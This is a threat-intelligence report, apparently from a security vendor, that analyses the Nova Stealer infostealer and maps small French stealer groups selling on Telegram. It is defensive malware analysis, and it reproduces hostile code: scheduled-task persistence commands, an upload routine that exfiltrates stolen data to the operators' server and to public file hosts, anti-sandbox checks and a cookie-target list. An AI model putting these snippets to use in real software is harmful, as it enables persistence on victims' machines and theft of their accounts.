



# *Infostealer* Analysis Report\_

Stealing with flair:  
French young actors unveiled




# Summary\_

Introduction	P3
Conclusion	P35
About Gatewatcher	P37

<b>1</b>	NOVA STEALER: TECHNICAL DISSECTION	<b>P4</b>
----------	---------------------------------------	-----------

<b>2</b>	THE LANDSCAPE OF FRENCH STEALERS	<b>P11</b>
----------	-------------------------------------	------------

<b>3</b>	TRACKING THREAT ACTORS	<b>P19</b>
----------	---------------------------	------------



## *Introduction\_*

Since 2020, stealers have become an increasingly significant threat. Operating in the media shadow of ransomware, with which they share a kind of symbiosis, these malwares are at the center of an ecosystem involving a variety of actors.

A stealer is a type of malicious software, typically distributed through phishing campaigns, designed to extract all personal data present on a device. Well-known malware like Redline, Vidar, and Raccoon are closely monitored by numerous organizations. Their operations have been extensively documented, both from a technical standpoint and within a broader context, helping to shed light on the ecosystem surrounding them. However, to fully understand the world of stealers, it is essential to examine it comprehensively.

Beyond the well-known Russian-speaking MaaS (Malware as a Service) giants, there exists an ecosystem of smaller actors, including some French-speaking groups. These lesser-known groups, often catering to a younger clientele, use malware derived from open-source strains, which they customize themselves.

This report aims to explore the landscape of French infostealers. Gatewatcher's Purple Team analysts have conducted an in-depth analysis of this universe.

First, they performed a technical analysis of the Nova Stealer malware strain to gain a deeper understanding of its inner workings.

The Purple Team concludes its analysis by explaining how tracking infrastructures, criminals, and leaked data is leveraged by cybersecurity analysts to anticipate and mitigate the risks associated with stealers.



---

# 01

+

## NOVA STEALER: Technical Dissection

Following the [publication of an article on the Nova Stealer malware](#), the Purple Team continued monitoring the group's activities and updates to their infostealer. Upon the announcement of version 12.5, Gatewatcher's CTI analysts managed to obtain a sample by developing a solution to collect infostealer **implants online**.

For this new version, the most significant change is the adoption of a new domain. The group transitioned from ***hawkish[.]fr*** to ***icatpoop[.]info***. This change likely reflects a need for increased "stealth", although the URL structure remains identical: `hxxps://icatpoop[.]info/grabber/nova/`.

Version 12.5 also introduces more sophisticated obfuscation techniques, including the removal of all original plain text code and the implementation of a more complex deobfuscation logic.



# Persistence Mechanisms

Using the module **utils/persist.js**, the stealer attempts to maintain persistence on the system through three methods:

1

## COPY TO THE CACHED FILES FOLDER

The malware copies itself to the folder `%APPDATA%\Microsoft\Windows\Themes\CachedFiles` and creates a scheduled task to execute upon each login of the victim.

> The executed command is:

```
cmd /c schtasks /create /sc onlogon /tn  
WindowsDriverSetup_XXXX /tr "%APPDATA%\  
Microsoft\Windows\Themes\CachedFiles\nova_  
stealer.exe" /F /rl highest
```

2

## COPY TO THE TEMPLATES FOLDER

The malware also copies itself to `%APPDATA%\Microsoft\Windows\Templates`.

Another scheduled task is created, this time using the **Register-ScheduledTask** command, to execute every day at noon.

> The executed command is:

```
powershell-command "Register-ScheduledTask -Action  
New-ScheduledTaskAction -Execute '%APPDATA%\  
Microsoft\Windows\Templates\nova_stealer.exe'  
-Trigger New-ScheduledTaskTrigger -Daily -At '12:00PM'  
TaskName StartCacaTask"
```

Note that the task name, **StartCacaTask**, is the one written in the stealer's code and not coined by the analysts.

3

## COPY TO THE STARTUP FOLDER

The malware also copies itself to `%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup` to execute at every system startup.

These three methods are utilized if the **Config\_Startup** parameter is set to **"yes."** While analysts have not yet determined the exact purpose of this configuration, it is likely an additional precaution by the developers. However, this parameter was not enabled in the previously observed configuration.



## *Hosting of Stolen Data*

In the previous version, Nova Stealer used the platform **gofile.io** to share stolen data. With version 12.5, 11 additional hosting providers have been added, bringing the total to 12 (although Nova Sentinel communications mention 18 providers, the code only reveals 12). This diversification is intended to mitigate service availability issues.

The full list of servers used is as follows:

+


- > [Gofile.io](#)
- > [File.io](#)
- > [Sendfile.su](#)
- > [Litterbox.catbox.moe](#)
- > [Tmpfiles.org](#)
- > [Wsend.net](#)
- > [Oshi.at](#)
- > [Bashupload.com](#)
- > [Curl.by](#)
- > [Anontransfer.com](#)
- > [Temp.sh](#)
- > [Dpaste.com](#)

During their analysis of these hosting providers, the Purple Team analysts uncovered a closely guarded secret of Nova Sentinel. In the initially published article, the possibility of a **dual hook** had been raised. This means that the stolen data transmitted to the client is also collected by Nova Sentinel.

The Purple Team successfully identified a piece of code confirming this hypothesis.

```
async function upload(stolen_data_file) {
  let response;
  await sendToNovaServer(stolen_data_file);
  try {
    const goFileServer = await getGofileServer();
    if (goFileServer) {
      response = await sendToGoFile(stolen_data_file, goFileServer);
    }
    if (!response) {
      console.log("GoFile.io upload failed, trying File.io");
      response = await sendToFileIo(stolen_data_file);
    }
    [...]
    if (!response) {
      console.log("anontransfer upload failed, trying TempSH");
      response = await sendToTmpSh(stolen_data_file);
    }
    return response;
  } catch (HUncHbackgroupplague) {
    return null;
  }
}
```

Upload Function



In the function responsible for sending stolen data to a hosting provider, the first action is to transmit the data to a server owned by Nova Sentinel, without retrieving the response. It should be noted that in the image below, the names of functions and variables have been modified for clarity, but the original code remains unaltered.

```
async function sendToNovaServer(stolen_data_file) {
  try {
    const file = ultimatehunchbackisuselesswarrior["createReadStream"](stolen_data_file);
    const data = new data();
    data["append"]("sampleFile", file);
    const response = await axios_module["post"]("https://nova-sentinel.com/upload", data, {
      ["headers"]: hunchbackisuselessplunderer({}, data["getHeaders"]()),
      ["maxLength": Infinity,
      ["maxBodyLength": Infinity
    });
    console.log(response["data"]);
  } catch (huNcHbackgroupchampionofcarnage) {
    return '';
  }
}
```

Function sendToNovaServer

This function sends the file containing the stolen data to the URL ***hxxps://nova-sentinel[.]com/upload***, allowing the Nova Sentinel group to freely retrieve this information.



## Antidebug, AntiVM, and AntiSandbox

+

Nova Stealer also includes a module designed for self protection and make its code more difficult to execute in controlled environments used by analysts, such as virtual machines, sandboxes, or machines equipped with analysis tools.

This module begins by gathering various details about the target machine, including disk size, RAM capacity, HardWare ID, user ID (UID), operating system, and specifications of the central processing unit (CPU) and the graphics processing unit (GPU).

Once this data is collected, the malware compares it to lists available on the group's GitHub repository. If any of the values match, the program halts execution to avoid running in an environment potentially used by an analyst. Additionally, further checks on disk size and RAM capacity are performed to reinforce this protection.

What may initially seem like a good idea proves largely ineffective in practice, as advanced analysis methods can bypass these checks.

```
async function doNotDebug(is_debug_blocked, victim_ip, disk_size, ram_size, victim_hwid, uid, victim_os, victim_cpu, victim_gpu, windows_key, windows_version) {
  if (is_debug_blocked !== "yes") {
    return;
  }
  try {

    const is_ip_blocked = await Promise(checkBlockedIps(victim_ip))
    const is_hwid_blocked = await Promise(checkBlockedHwid(victim_hwid))
    const is_os_blocked = await Promise(checkBlockedOs(victim_os))
    const is_gpu_blocked = await Promise(checkBlockedGPUtypes(victim_gpu))


    const victim_username = process["env"]["USERNAME"] || "IDK";
    const is_username_blocked = await Promise(checkBlockedUsernames(victim_username))

    const victim_pc_name = process["env"]["COMPUTERNAME"] || "IDK";
    const is_pc_name_blocked = await Promise(checkBlockedPcNames(victim_pc_name))

    if (!isNaN(disk_size) && disk_size < 80 && !isNaN(ram_size) && ram_size < 2 || !isNaN(uid) && uid < 2
      || is_gpu_blocked || is_os_blocked || is_ip_blocked || is_hwid_blocked || is_username_blocked || is_pc_name_blocked) {
      process["abort"]();
    }

    try {
      checkBlockedProcesses();
    } catch (err) {
      save["SaveError"](err);
    }
  } catch (err) {
    save["SaveError"](err);
  }
}
```

Antidebug Function



## Verdict

In conclusion, it appears that the Nova Stealer code has not significantly evolved since the last report, despite the addition of certain features. Additionally, following the initial publication, the former lead developer of the project contacted the analysts to state that they had left the group, even though their pseudonym remains present in the latest version of the malware. This suggests that much of the code is being re-used without revision.

The Purple Team analysts also identified several functional errors in the code, unrelated to the deobfuscation process. These errors hinder the proper operation of some malware modules. For security reasons, the specific details of these errors are not disclosed.

In summary, the low code quality, security gaps, and the presence of a “dual hook” largely explain the relatively low price of the service offered by Nova Sentinel.

+





---

# 02

## THE LANDSCAPE of French Stealers\_

### *French Actors\_*


The technical analysis of Nova Stealer has provided valuable insights into how this malware operates. Simultaneously, monitoring the group's activities on social networks, particularly Telegram, has revealed a remarkably dynamic ecosystem surrounding the French stealer landscape. These groups use these platforms to promote their activities and, at times, to discredit one another, enabling an effective mapping of this malicious ecosystem.

## MAPPING

During this research, around ten active groups were identified, many of which share similar profiles. This is unsurprising, as most of these groups use malware copied or derived from GitHub repositories, often with only minor modifications.

Despite the number of threat analysis reports produced by French companies and institutions, the topic of small-scale local cybercrime is rarely addressed. This is likely due to these groups' specific targeting of individuals and/or the relatively low number of attacks they carry out. To date, the only group to have made headlines is **Epsilon**, following attacks on French companies. Beyond [Nova](#) and [Wave](#), no other malicious actor has been the subject of a blog or report.

To provide the most comprehensive overview of this ecosystem, a detailed map outlining recurring pseudonyms and groups has been created. It is important to point out that this information evolves rapidly, and some groups or individuals mentioned may have ceased operations since the data was initially collected between March and July 2024.



Mapping of the French Stealer Ecosystem and the Probable Administrators of These Groups

## DIVERSIFICATION OF ACTIVITIES

In addition to their stealer-related operations, some actors diversify into activities of varying legality. For instance, certain groups offer services for renting command-and-control (C2) servers with the aim of conducting distributed denial-of-service (DDoS) attacks.

These C2 servers play a central role in orchestrating malware operations. In this context, they are used to coordinate DDoS attacks by leveraging a large number of already-compromised computers. Here is an example:



*Screenshot of an Advertisement for a Denial-of-Service Service on Telegram*

These activities are relatively easy to set up and manage, making them accessible even to novice cybercriminals. Investigations into various groups have also revealed that some diversify into other criminal ventures, such as drug trafficking.

During an investigation into the Epsilon group — which will be detailed later in this report — a connection was discovered between a Telegram channel offering drugs for sale and an account involved in selling leaked data.

# Methods of Operation and Profiles

To better understand this unique ecosystem, it is essential to study the users of these stealers.

Within the framework of Malware as a Service (MaaS), the use of stolen data plays a central role. Beyond understanding the system as a whole, this knowledge helps establish connections between various malicious activities, such as ransomware. It is also important to examine how buyers acquire these malware tools.


## BUYER PROFILES

On the Telegram channels of most stealers, links to online shops are provided. Here is an example of an online shop:

Once the purchase is completed, everything is managed by a Discord bot. This automation significantly simplifies the use of the stealer, making the tool especially accessible to inexperienced buyers.

A closer look at the website reveals that prices are remarkably low. For instance, a one-month subscription costs €4.80, compared to other stealers like Vidar, which are priced around \$130 per week.

These attractive prices and ease of use make these tools particularly accessible to teenagers — a buyer demographic often overlooked in cybercrime analyses.



Nova Sentinel Sales Website

## NATURE OF RETRIEVED DATA

It is reasonable to wonder how analysts were able to deduce the age range of the buyers. Beyond linguistic clues and the nature of interactions observed in Telegram channels, the exfiltrated data provides elements that support these conclusions.

Opposite is an example of a Nova Stealer configuration:

```
}  
console.log("Browsers gecko start cookies check");  
const gLuc0Neogenesisneverherehavoc = ["gmail", "youtube", "onoff", "xss.is", "pronote", "ovhcloud", "nulled", "cracked", "tiktok",  
"yahoo", "gmx", "aol", "coinbase", "binance", "steam", "epicgames", "discord", "paypal", "instagram", "spotify", "onlyfans",  
"pornhub", "origin", "amazon", "twitter", "aliexpress", "netflix", "roblox", "twitch", "facebook", "riotgames", "card", "telegram",  
"protonmail"];  
console.log("Browsers importante sites");
```

Excerpt from the Nova Stealer configuration

The configuration displays distinctive signs. Two elements are particularly revealing:

1

***The presence of Pronote, a school life management software created in 1999 by Index Éducation, used by more than 10,000 middle and high schools<sup>1</sup>.***

2

***The inclusion of several elements related to gaming websites.***


These characteristics naturally raise the question of the intent behind collecting this type of information, which holds low resale value. Furthermore, the presence of only two modules for cryptocurrency wallets is surprising. While this could be due to the configuration set by the individual responsible for this implant, these elements suggest that the target audience likely consists of young buyers.

Based on open-source data collected for these groups, analysts were also able to confirm that these stealers are probably developed by cybercriminals aged between 15 and 25 years.

1. French source: <https://fr.wikipedia.org/wiki/Pronote>

## IMPLICATIONS AND SCOPE OF ACTIONS

Although most buyers showcase their loot on Telegram without ever reselling the retrieved information, as shown in the screenshot below, the analysis of these numerous channels reveals an important observation: these malicious tools never target companies but exclusively individuals.




*Demonstration of access to an account by a Cybercriminal*

+

This information, combined with the observed interactions, allows for some interesting conclusions. In a context where the mystique of the hacker persona is widely romanticized, using these tools provides some individuals with a thrilling sense of rule-breaking and holding information about others. However, most buyers do not fully grasp the potential consequences of their actions or the legal implications they could face if this data were used in large-scale attacks, such as ransomware operations.

Some groups, however, are aware of the broader implications of their activities. They leverage their visibility to integrate channels dedicated to the resale of information within their Telegram groups. In doing so, they control the entire access broker chain, from data theft to its resale by third parties.

This is the case with Nova. While it is impossible to confirm that the group's malware is directly used in attacks, their platform allows initial access brokers (IABs) to advertise their services. Here is an example of such data:




*Sale of Access on a Telegram Channel of a Group*






During investigations into this ecosystem, one group of attackers stood out. The **Epsilon group**, in addition to offering a MaaS service, has also gained attention by targeting French companies. These attacks have elevated them to the status of major players, as targeting businesses and selling their data on cybercrime forums had not been carried out by any other French group until now.

However, Epsilon's rise was as rapid as its fall. Shortly after these postings, one of the group's key members was reportedly arrested (according to their Telegram channel). Despite a few attempts to revive their operations, the group is no longer active. Below is the last message posted on their Telegram channel, dating back to late June 2024:

